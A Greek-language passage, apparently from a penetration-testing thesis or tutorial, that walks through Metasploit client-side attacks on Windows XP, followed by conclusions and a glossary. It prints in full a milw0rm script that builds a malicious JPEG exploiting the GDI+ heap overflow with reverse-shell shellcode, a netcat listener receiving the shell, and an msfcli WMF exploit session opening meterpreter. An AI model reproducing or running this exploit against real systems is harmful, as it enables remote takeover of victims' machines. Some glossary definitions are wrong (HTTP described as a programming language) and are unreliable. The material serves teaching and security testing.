
Στο παράδειγμά μας όλες οι μηχανές χρησιμοποιούν λειτουργικό σύστημα Windows. Αφού σκανάρουμε κάποιο από τα μηχανήματα που τρέχουν Windows και δούμε ποιες θύρες του είναι ανοιχτές, μπορούμε να χρησιμοποιήσουμε remote RPC exploit ms06-040 για να αποκτήσουμε πρόσβαση στο μηχάνημα. Εφόσον αποκτήσουμε πρόσβαση, μπορούμε στην συνέχεια να χρησιμοποιήσουμε διάφορα προγράμματα Keyloggers, Sniffers, screen captures ανάλογα με τις πληροφορίες που θέλουμε να συλλέξουμε.

6.Παραδείγματα Εφαρμογής Metasploit

Παρακάτω παρουσιάζονται κάποια σενάρια στα οποία χρησιμοποιούνται συγκεκριμένα exploits για να μπορέσουμε να διεισδύσουμε σε κάποιο μηχάνημα, εκμεταλλευόμενοι τα exploits του Metasploit.

6.1Client side attacks

Εξετάζουμε το παρακάτω σενάριο.



1.Το θύμα περιηγείται στο site του επιτιθέμενου.
2. Το κακόβουλο HTML exploit εκμεταλλεύεται μια ευπάθεια των μηχανών αναζήτησης, και εκτελεί ένα shellcode.
3. Το shellcode είναι ένα reverse shell πάνω στην θύρα 443 στη μηχανή του επιτιθέμενου.

Οι client side επιθέσεις μπορούν να υλοποιηθούν με άλλες μορφές, όπως το Microsoft doc, το Ppt ή το Xls, είναι αρχεία, τα οποία μπορούν να εκμεταλλευτούν μια ευπάθεια στο Microsoft Office. Ίσως ένα από τα χειρότερα client side bugs ήταν η υπερχείλιση σορού του εργαλείου Microsoft GDI (heap overflow), το οποίο μπορούσε να ενεργοποιηθεί από ένα αρχείο εικόνας JPG. Στέλνοντας στο θύμα φαινομενικά μια απλή εικόνα JPG, αυτό θα οδηγούσε στην εκτέλεση κώδικα στη μηχανή του θύματος την στιγμή που άνοιγε την εικόνα.

Παρακάτω παρουσιάζεται η διαδικασία κατά την οποία περνάμε ένα exploit σε ένα μηχάνημα Window xp με Sp1. Το exploit μπορούμε να το βρούμε στο λειτουργικό backtrack στην συγκεκριμένη διαδρομή που φαίνεται παρακάτω.

```
BT ~ # cd /pentest/exploits/milw0rm/
BT milw0rm # cat sploitlist.txt |grep -i GDI
./platforms/windows/remote/472.c MS Windows JPEG GDI+ Overflow Shellcoded Exploit
./platforms/windows/remote/475.sh MS JPEG GDI+ Overflow Administrator Exploit
./platforms/windows/remote/478.c MS JPEG GDI+ Overflow Download Shellcod e Exploit
./platforms/windows/remote/480.c MS JPEG GDI+ Remote Heap Overflow Exploit
./platforms/windows/remote/556.c MS JPEG GDI+ All-In-One Bind/Reverse/Ad min/FileDownload
BT milw0rm #
```

Στην περίπτωσή μας θα χρησιμοποιήσουμε το 475.sh

```
BT ~ # cat test.sh
#!/bin/sh
#
# MS04-028 Exploit PoC II with Shellcode: CreateUser X in Administrators Group
#
# Tested on:
# WinXP Professional English SP1 - GDIPLUS.DLL version 5.1.3097.0
# WinXP Professional Italian SP1 - GDIPLUS.DLL version 5.1.3101.0
# (SP2 is not vulnerable, don't waste your time trying this exploit on it!)
#
# Usage:
#    first,  replace the "\xCC" = INT3 instruction at beginning of shellcode
#    second, choose a right ret address for GDI+ DLL and WinXP version
#    then,  create crafted JPEG with: sh ms04-028.sh > img.jpg
#
# Created by:
#    Elia Florio
#    (heap overflow study purpose, not for lamerz, not for script-kiddie)
#
# Thanx to:
# jerome.athias
# metasploit.org
# idefense
# full-disclosure list

#**********************************************
#Standard JPEG header
#**********************************************
printf "\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64\x00\x60\x00\x00"
printf "\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00\x04\x00\x00\x00\x0A\x00\x00"
printf "\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65\x00\x64\xC0\x00\x00\x00\x01"

#**********************************************
#Heap Overflow Trigger DWORD - 00 length field (01 works too)
#**********************************************
printf "\xFF\xFE\x00\x01"


#**********************************************
#Additional stuff to complete the header
#**********************************************
printf  "\x00\x14\x10\x10\x19\x12\x19\x27\x17\x17\x27\x32"


#**********************************************
#Sugg. by jerome.athias
# 1) Opening directly in IE
#Address to overwrite = RtlEnterCriticalSelection() - 4
#Check page 172 of SC Handbook for those of you playing along at home
#**********************************************
printf "\xEB\x0F\x26\x32" #control ECX register
```

```
#*********************************************
#Address of shellcode
#*********************************************
#printf "\x42\x42\x42\x42" #control EDX, if u wanna raise an exception and debug in GDI+
printf "\xDC\xB1\xE7\x70" #70E7B1DC WinXP Professional English SP1
#printf "\xDC\xB1\x30\x78" #7830B1DC WinXP Professional Italian SP1


#*********************************************
#end_of_jpeg_header
#*********************************************
printf "\x26\x2E\x3E\x35\x35\x35\x35\x35\x3E"
#NOP1
printf "\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
printf "\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8"

#*********************************************
#Image junk here...fake JPG
#*********************************************
printf "\x00\x00\x00\xFF\xDB\x00\x43\x00\x08\x06\x06\x07\x06\x05\x08\x07\x07";
printf "\x07\x09\x09\x08\x0A\x0C\x14\x0D\x0C\x0B\x0B\x0C\x19\x12\x13\x0F\x14";
printf "\x1D\x1A\x1F\x1E\x1D\x1A\x1C\x1C\x20\x24\x2E\x27\x20\x22\x2C\x23\x1C";
printf "\x1C\x28\x37\x29\x2C\x30\x31\x34\x34\x34\x1F\x27\x39\x3D\x38\x32\x3C";
printf "\x2E\x33\x34\x32\xFF\xDB\x00\x43\x01\x09\x09\x09\x0C\x0B\x0C\x18\x0D";
printf "\x0D\x18\x32\x21\x1C\x21\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32";
printf "\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32";
printf "\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32";
printf "\x32\x32\x32\x32\x32\xFF\xC0\x00\x11\x08\x00\x03\x00\x03\x03\x01\x22";
printf "\x00\x02\x11\x01\x03\x11\x01\xFF\xC4\x00\x1F\x00\x00\x01\x05\x01\x01";
printf "\x01\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05";
printf "\x06\x07\x08\x09\x0A\x0B\xFF\xC4\x00\xB5\x10\x00\x02\x01\x03\x03\x02";
printf "\x04\x03\x05\x05\x04\x04\x00\x00\x01\x7D\x01\x02\x03\x00\x04\x11\x05";
printf "\x12\x21\x31\x41\x06\x13\x51\x61\x07\x22\x71\x14\x32\x81\x91\xA1\x08";
printf "\x23\x42\xB1\xC1\x15\x52\xD1\xF0\x24\x33\x62\x72\x82\x09\x0A\x16\x17";
printf "\x18\x19\x1A\x25\x26\x27\x28\x29\x2A\x34\x35\x36\x37\x38\x39\x3A\x43";
printf "\x44\x45\x46\x47\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64";
printf "\x65\x66\x67\x68\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x83\x84\x85";
printf "\x86\x87\x88\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4";
printf "\xA5\xA6\xA7\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3";
printf "\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE1";
printf "\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xF1\xF2\xF3\xF4\xF5\xF6\xF7\xF8";
printf "\xF9\xFA\xFF\xC4\x00\x1F\x01\x00\x03\x01\x01\x01\x01\x01\x01\x01\x01";
printf "\x01\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A";
printf "\x0B\xFF\xC4\x00\xB5\x11\x00\x02\x01\x02\x04\x04\x03\x04\x07\x05\x04";
printf "\x04\x00\x01\x02\x77\x00\x01\x02\x03\x11\x04\x05\x21\x31\x06\x12\x41";
printf "\x51\x07\x61\x71\x13\x22\x32\x81\x08\x14\x42\x91\xA1\xB1\xC1\x09\x23";
printf "\x33\x52\xF0\x15\x62\x72\xD1\x0A\x16\x24\x34\xE1\x25\xF1\x17\x18\x19";
printf "\x1A\x26\x27\x28\x29\x2A\x35\x36\x37\x38\x39\x3A\x43\x44\x45\x46\x47";
printf "\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64\x65\x66\x67\x68";
printf "\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x82\x83\x84\x85\x86\x87\x88";
printf "\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4\xA5\xA6\xA7";
printf "\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3\xC4\xC5\xC6";
printf "\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE2\xE3\xE4\xE5";
printf "\xE6\xE7\xE8\xE9\xEA\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFF\xDA\x00";
```

```
printf "\x0C\x03\x01\x00\x02\x11\x03\x11\x00\x3F\x00\xF9\xFE\x8A\x28\xA0\x0F";

#**********************************************
#"A" buffer
#**********************************************
perl -e 'print "\x41"x1601'; #buffer 1601 x NOP

#**********************************************
#SHELLCODE AREA
#place shellcode here...
#don't use any "FFD9" bytes, cause it is the marker for end of jpeg image
#**********************************************
printf "\x90\x90\x90\x90"; #replace "CC=INT3" byte with NOP to make it works!

#**********************************************
#shellcode: Reverse Shell 192.168.0.155
#**********************************************
printf "\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45"
printf "\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49"
printf "\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d"
printf "\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66"
printf "\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61"
printf "\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40"
printf "\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32"
printf "\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6"
printf "\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09"
printf "\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x68"
printf "\xc0\xa8\x00\x9b\x66\x68\x00\x50\x66\x53\x89\xe1\x95\x68\xec\xf9"
printf "\xaa\x60\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x66\x6a\x64\x66\x68"
printf "\x63\x6d\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89\xe2\x31\xc0\xf3"
printf "\xaa\x95\x89\xfd\xfe\x42\x2d\xfe\x42\x2c\x8d\x7a\x38\xab\xab\xab"
printf "\x68\x72\xfe\xb3\x16\xff\x75\x28\xff\xd6\x5b\x57\x52\x51\x51\x51"
printf "\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53\xff\xd6"
printf "\x6a\xff\xff\x37\xff\xd0\x68\xe7\x79\xc6\x79\xff\x75\x04\xff\xd6"
printf "\xff\x77\xfc\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0";

#**********************************************
#end_of_jpeg
#**********************************************
printf "\xFF\xD9";

# milw0rm.com [2004-09-23]

BT ~ #
```

Αυτό το αρχείο δημιουργεί ένα κακόβουλο JPG αρχείο με ένα reverse shell payload. Το συγκεκριμένο αρχείο στέλνεται στο θύμα και όταν ανοιχτεί εκμεταλλεύεται την τρωτή λειτουργία (bug)του GDI (Graphics Device Interface) και έτσι εκτελείται ο κώδικάς μας.

```
BT ~ # nc -lvp 80
listening on [any] 80 ...
192.168.0.100: inverse host lookup failed: Unknown host
connect to [192.168.0.155] from (UNKNOWN) [192.168.0.100] 1032
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\victim>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : lan
        IP Address. . . . . . . . . . . . : 192.168.0.100
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.0.1

C:\Documents and Settings\victim>
```

6.2 Ευπάθεια (WMF)

Μια ευπάθεια με δυσάρεστες συνέπειες στα συστήματα Windows, ήταν η ευπάθεια στην μηχανή Graphics Rendering Engine (WMF). Η συγκεκριμένη ευπάθεια είχε επιπτώσεις σε όλα τα λειτουργικά συστήματα της Microsoft, από τα Windows 2000 μέχρι τα Vista. Επιπροσθέτως, ένα exploit για αυτήν την ευπάθεια κυκλοφόρησε προτού να προλάβει η Microsoft να δημιουργήσει τα κατάλληλα pathces, με αποτέλεσμα οι τελικοί χρήστες να μην είναι προστατευμένοι από το συγκεκριμένο exploit για περίπου δύο εβδομάδες. Στο πλαίσιο Metasploit περιλαμβάνεται το συγκεκριμένο exploit.

```
BT ~ # cd /pentest/exploits/framework2/
BT framework2 # ./msfcli |grep metafile
  ie_xp_pfv_metafile   Windows XP/2003/Vista Metafile Escape() SetAbortProc Code Execution
BT framework2 # ./msfcli ie_xp_pfv_metafile O

Exploit Options
===============

  Exploit:    Name        Default    Description
  --------    --------    -------    -------------------------------------------
  optional    REALHOST               External address to use for redirects (NAT)
  optional    HTTPHOST    0.0.0.0    The local HTTP listener host
  required    HTTPPORT    8080       The local HTTP listener port

  Target: Automatic - Windows XP / Windows 2003 / Windows Vista

BT framework2 # ./msfcli ie_xp_pfv_metafile HTTPHOST=192.168.0.155 HTTPPORT=80
PAYLOAD=win32_reverse_meterpreter LHOST=192.168.0.155 LPORT=443 E
[*] Starting Reverse Handler.
[*] Waiting for connections to http://192.168.0.155:80/
[*] HTTP Client connected from 192.168.0.100:1079, sending 1436 bytes of payload...
[*] Got connection from 192.168.0.155:443 <-> 192.168.0.100:1080
[*] Sending Intermediate Stager (89 bytes)
[*] Sending Stage (2834 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (69643), Please wait...
[*] Upload completed
meterpreter>
[ -=    connected to    =- ]
[ -= meterpreter server =- ]
[ -=    v.  00000500    =- ]
meterpreter> use -m Process
loadlib: Loading library from 'ext796432.dll' on the remote machine.
meterpreter>
loadlib: success.
meterpreter> execute -f cmd -c
execute: Executing 'cmd'...
meterpreter>
execute: success, process id is 320.
execute: allocated channel 1 for new process.
meterpreter> interact 1
interact: Switching to interactive console on 1...
meterpreter>
interact: Started interactive channel 1.

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\victim\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : lan
        IP Address. . . . . . . . . . . . : 192.168.0.100
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.0.1

C:\Documents and Settings\victim\Desktop>
```

Συμπεράσματα

Έχοντας υπόψην όσα αναφέρθηκαν μέχρι στιγμής, κάθε διαχειριστής συστήματος, υπεύθυνος ασφαλείας ή IT engineer, μπορεί να ελέγχει κατά πόσο είναι ασφαλή τα δεδομένα που βρίσκονται αποθηκευμένα σε δίκτυα εταιριών και/ή πληροφοριακά συστήματα που έχουν πρόσβαση στο διαδίκτυο. Η επικοινωνία με το διαδίκτυο, από καταβολής του, είναι αμφίδρομη. Αυτό πρέπει πάντα να υπάρχει στην άκρη του μυαλού κάθε υπευθύνου και δεν πρέπει ποτέ να παρασύρεται κανείς από διαφημίσεις και προϊόντα, που αναφέρουν πως παρέχουν 100% ασφάλεια.

Οι κακόβουλοι χρήστες των πληροφοριακών συστημάτων εντοπίζουν τα προβλήματα και δεν διστάζουν να τα εκμεταλλευτούν προς όφελος τους. Οι τεχνικές εκμετάλλευσης που αναπτύσσουν και ο χρόνος που επενδύουν στη δημιουργία νέων διογκώνουν το πρόβλημα της ασφάλειας, ενώ συχνά βρίσκονται ένα βήμα μπροστά από τους υπεύθυνους ασφάλειας στον εντοπισμό ευπαθειών.

Αποδείξαμε παραπάνω, ότι δεν είναι δυνατό να υπάρξει απόλυτη ασφάλεια και μηδενικός κίνδυνος. Το μόνο που μπορεί να κάνει ο αμυνόμενος, είναι να προσπαθεί να τείνει τα τρωτά σημεία του συστήματος στο μηδέν. Επίσης σημαντικό παράγοντα αποτελεί η έγκαιρη ενημέρωση των συστημάτων ασφάλειας για να μπορέσει ο διαχειριστής του συστήματος, να αποτρέψει έναν φιλόδοξο επιτιθέμενο που χρησιμοποιεί τα τελευταία exploits και τις πιο πρόσφατες ενημερώσεις των εργαλείων επίθεσης που χρησιμοποιεί, ώστε να μην έρθει σε δύσκολη θέση ο διαχειριστής του συστήματος. Τα εργαλεία που παρουσιάζονται, είναι μια πολύ καλή συλλογή για συνεχή ή τακτικό έλεγχο ενός πληροφοριακού συστήματος, αλλά δεν μπορούν από μόνα τους να εγγυηθούν ασφάλεια. Κάθε σύστημα, πρέπει να έχει έναν υπεύθυνο, έμπειρο, διορατικό και διαθέσιμο διαχειριστή, που θα είναι έτοιμος να αποτρέψει κάθε πιθανή απειλή. Εν τέλει, όσο συμπεριλαμβάνεται στα συστήματα ο ανθρώπινος παράγοντας, τόσο μεγαλώνει το ρίσκο.

Ορολογία

Vulnerability: Είναι η αδυναμία που προκύπτει από την ύπαρξη ενός ελαττώματος ή προβλήματος, η εκμετάλλευσή της οποίας μπορεί να οδηγήσει στην παραβίαση ενός συστήματος.

Penetration testing: Είναι ο έλεγχος της ασφάλειας ενός συστήματος κατά τον οποίο ο αξιολογητής μιμούμενος επιθέσεις του πραγματικού κόσμου προσπαθεί να εξακριβώσει μεθόδους οι οποίες παρακάμπτουν τα χαρακτηριστικά ασφάλειας μιας εφαρμογής, ενός συστήματος ή ενός δικτύου

Exploit: Μια καθορισμένη διαδικασία ή ένα πρόγραμμα που εκμεταλλεύεται μια τρύπα ασφαλείας στα προγράμματα υπολογιστών.

Buffer Overflows: Συμβαίνει όταν ένα πρόγραμμα ή μια διαδικασία προσπαθεί να αποθηκεύσει περισσότερα δεδομένα στο buffer (προσωρινός χώρος αποθήκευσης δεδομένων) από όσα έχει σχεδιαστεί για να χωράει για αποθήκευση.

Tcp/ip: Βασικό πρότυπο (πρωτόκολλο) του Internet που διέπει τη μετάδοση και τη ροή δεδομένων. Το TCP/IP εφαρμόζεται όλο και περισσότερο σε extranets και intranets. Αρχικά είχε σχεδιαστεί για λειτουργικά συστήματα UNIX αλλά πλέον είναι διαθέσιμο για όλα τα βασικά λειτουργικά συστήματα.

Host: Υπολογιστής / διακομιστής (Server) που φιλοξενεί Web Sites ή παρέχει έτοιμα δεδομένα και υπηρεσίες με μέσω web εφαρμογών σε τρίτους. Συνηθίζεται να υπάρχει ένας διακομιστής που να παρέχει πολλαπλές υπηρεσίες όπως WWW και USENET

ActiveX: Ένα σύνολο τεχνολογιών το οποίο επιτρέπει την αλληλεπίδραση στοιχείων λογισμικού σε περιβάλλον δικτύου, ανεξάρτητα από τη γλώσσα με την οποία δημιουργήθηκαν

Sniffing: Με το sniffing ο επιτιθέμενος είναι ικανός να βλέπει όλα τα πακέτα που ανήκουν στην δικτυακή κίνηση (traffic), που δημιουργείται από την επικοινωνία του θύματος με τα υπόλοιπα δικτυωμένα συστήματα και το internet.

Lan Local Area Network: Δίκτυο υπολογιστών και περιφερειακών που καλύπτει μια μικρή γεωγραφική περιοχή, όπως τα γραφεία μιας εταιρείας ή τον χώρο ενός σχολείου ή μιας πανεπιστημιακής σχολής κ.ά.

Packet sniffers: Είναι λογισμικό με δυνατότητα παρακολούθησης των πακέτων ενός δικτύου. Όταν γίνει αντιληπτό κάποιο πακέτο το οποίο ικανοποιεί συγκεκριμένα κριτήρια, καταγράφεται σε ένα αρχείο.

DoS (Denial of Service attacks): Είναι οι επιθέσεις που έχουν σαν στόχο να προκαλέσουν προβλήματα στην λειτουργία του συστήματος ή του δικτύου που πλήττουν ώστε να το εμποδίσουν να προσφέρει τις υπηρεσίες για τις οποίες είναι προορισμένο στους νομικούς χρήστες του.

Clients: Ένα σύστημα ή μια διαδικασία λογισμικού που έχει πρόσβαση σε μια μακρινή υπηρεσία σε έναν απομακρυσμένο υπολογιστή.

Server: Ένας υπολογιστής στον οποίο αποθηκεύονται θέσεις ιστού, ομάδες ειδήσεων ή άλλα προγράμματα. Οι διακομιστές μεσολαβούν για τη σύνδεσή μας με το Internet με τη βοήθεια ειδικών προγραμμάτων.

PING: Ένα κοινό εργαλείο επαλήθευσης σύνδεσης που χρησιμοποιεί τα μηνήματα ICMP για να εξετάσει την απάντηση ενός στόχου.

ICMP: Το πρωτόκολλο Internet Control Message Protocol (ICMP) είναι ένα από τα βασικά πρωτόκολλα του διαδικτύου. Χρησιμοποιείται κυρίως από τα λειτουργιά συστήματα των ηλεκτρονικών υπολογιστών ενός δικτύου για την ανταλλαγή μηνυμάτων λάθους, όπως για παράδειγμα την έλλειψη κάποιας υπηρεσίας από έναν server ή την απουσία ενός υπολογιστή από το δίκτυο.

Smurf Attack: Κατά την διαδικασία αυτή χρησιμοποιείται ένα ευάλωτο ενδιάμεσο δίκτυο όπου στέλνεται πακέτο ICMP-echo-request στη διεύθυνση «γενικής εκπομπής» (broadcasting address) . Το πακέτο αυτό , είναι παραποιημένο κατά τέτοιο τρόπο , ώστε το πεδίο της διεύθυνσης αποστολέα να περιέχει πλέον τη διεύθυνση του θύματος . Οι υπολογιστές του τοπικού δικτύου που θα το λάβουν αναμένεται να στείλουν απάντηση ICMP-echo-reply προς το θύμα , καταλαμβάνοντας εύρος δικτύου πολλαπλασιαζόμενο με τον αριθμό υπολογιστών που θα απαντήσουν δημιουργώντας «πλημμύρα» δικτυακής κίνησης

Broadcast address: Είναι μια λογική διεύθυνση στην οποία όλες οι συσκευές που συνδέονται σε ένα δίκτυο μπορούν να λάβουν τα δεδομένα του συγκεκριμένου δικτύου. Ένα μήνημα που στέλνεται σε μια διεύθυνση broadcast παραλαμβάνεται από όλους τους σταθμούς που ανήκουν στο ίδιο δίκτυο.

Subnet είναι ένα υποδίκτυο . Δηλαδή ένα εύρος διευθύνσεων IP.

Syn Flood Attack: Είναι μια μορφή επίθεσης ddos στην οποία ένας επιτιθέμενος στέλνει μία διαδοχή αιτημάτων Syn σε ένα σύστημα - στόχο, σε μία προσπάθεια να

καταναλωθούν αρκετοί πόροι του server ώστε να καταστήσει το σύστημα ανήμπορο να διαχειριστεί την κίνηση του δικτύου.

Malicious code: Είναι μια απειλή του διαδικτύου που δεν μπορεί να ελεγθεί αποτελεσματικά από το συμβατικό λογισμικό κατά των ιών. Σε αντίθεση με τους ιούς που απαιτούν έναν χρήστη για να εκτελέσει ένα πρόγραμμα προκειμένου να προκληθεί η ζημιά, τα malicious code είναι αυτόματες εκτελέσιμες εφαρμογές.

Trojan horses: Τα Trojans είναι βλαβερά προγράμματα που έχουν την ικανότητα να συνυπάρχουν με άλλα προγράμματα του συστήματος, μεταβάλλοντας την λειτουργία τους όταν αυτά εκτελεστούν.

Virus: Ένας ιός υπολογιστών είναι ένα πρόγραμμα υπολογιστών που μπορεί να αντιγραφεί και να μολύνει έναν υπολογιστή χωρίς την άδεια ή τη γνώση του χρήστη.

Worm (Σκουλήκι): Είναι ένα πρόγραμμα που πολλαπλασιάζεται και μεταδίδεται από υπολογιστή σε υπολογιστή. Δεν προσβάλλει απαραίτητα άλλα προγράμματα, γι' αυτό δεν είναι ιός με τη στενή έννοια του όρου.

Brute force attack: Οι επιθέσεις αυτές είναι όμοιες με τις Dictionary Attacks, με την διαφορά ότι το password cracker εργαλείο δεν χρησιμοποιεί κάποιο λεξικό για να βρεί το password, αλλά δοκιμάζει όλους τους δυνατούς συνδυασμούς χαρακτήρων, μέχρι να μπορέσει να πετύχει αυτόν που αντιστοιχεί στο password.

WWW: Η συλλογή των πληροφοριών του Internet, οι οποίες συνδέονται μεταξύ τους με υπερσυνδέσμους, έτσι ώστε να μπορούμε να μεταπηδάμε από το ένα έγγραφο στο άλλο.

HTTP: Γλώσσα προγραμματισμού για το περιβάλλον του Web, η οποία επιτρέπει την μορφοποίηση και "στήσιμο" των δεδομένων σε αρχεία html τα οποία διαβάζονται και εμφανίζονται από τους Web Browsers. Ο σκοπός των HTML αρχείων είναι να προβάλλονται χρησιμοποιώντας κάποιο World Wide Web Client πρόγραμμα, όπως τον Explorer ή τον Netscape.

Traffic: Τα δεδομένα που μεταφέρονται μέσα σε ένα δίκτυο

Backdoors: Είναι ένα κενό στην ασφάλεια ενός υπολογιστή που αφήνεται ανοικτό εσκεμμένα για να επιτρέπετε η πρόσβαση στο συγκεκριμένο σύστημα.

Ip: Μια διεύθυνση που ακολουθεί τις συμβάσεις του πρωτοκόλλου του Internet και προσδιορίζει έναν συνδεδεμένο υπολογιστή.

Three way handshake: Πριν να προσπαθήσει ένα πρόγραμμα-πελάτης (client) να συνδεθεί με έναν server, ο server πρέπει πρώτα να δεσμεύσει μια port και να την ανοίξει ώστε να δέχεται συνδέσεις: αυτό καλείται passive open. Όταν γίνει αυτό, ο client μπορεί να αρχίσει τη σύνδεση (active open). Για να γίνει μια σύνδεση, γίνεται μια "χειραψία" ανάμεσα στα συμμετέχοντα μέρη, το λεγόμενο three-way handshake.

Shellcode: Κώδικας assembler που μπορεί να αλληλεπιδράσει με το λειτουργικό σύστημα και έπειτα να σταματήσει την λειτουργία του. Χάκερ συχνά χρησιμοποιούν shellcode για να τρέξουν τα exploits τους.

Shell: Ένας γλωσσικός διερμηνέας εντολής που είναι μια διεπαφή μεταξύ του πυρήνα ενός λειτουργικού συστήματος και ενός χρήστη.

Payload : κώδικας που θα εκτελεσθεί κατά την επιτυχή είσοδό του στο σύστημα στόχο.

Firewalls: Μέθοδος για την προστασία ενός δικτύου από ένα άλλο, που απαγορεύει την μη επιθυμητή πρόσβαση στο δίκτυο, ενώ δίνει τη δυνατότητα πρόσβασης σ' άλλα δίκτυα που βρίσκονται εκτός του τείχους.

Plugins: Ένα τμήμα λογισμικού που ενισχύει μία άλλη εφαρμογή λογισμικού , το οποίο συνήθως δεν μπορεί να τρέξει αυτόνομα (μόνο του).

Server Message Block (SMB): Λειτουργεί ως πρωτόκολλο επιπέδου εφαρμογής, που χρησιμοποιείται κυρίως για να παρέχει κοινή πρόσβαση σε αρχεία, εκτυπωτές, και παράλληλες θύρες μεταξύ σταθμών σε έναν δίκτυο.

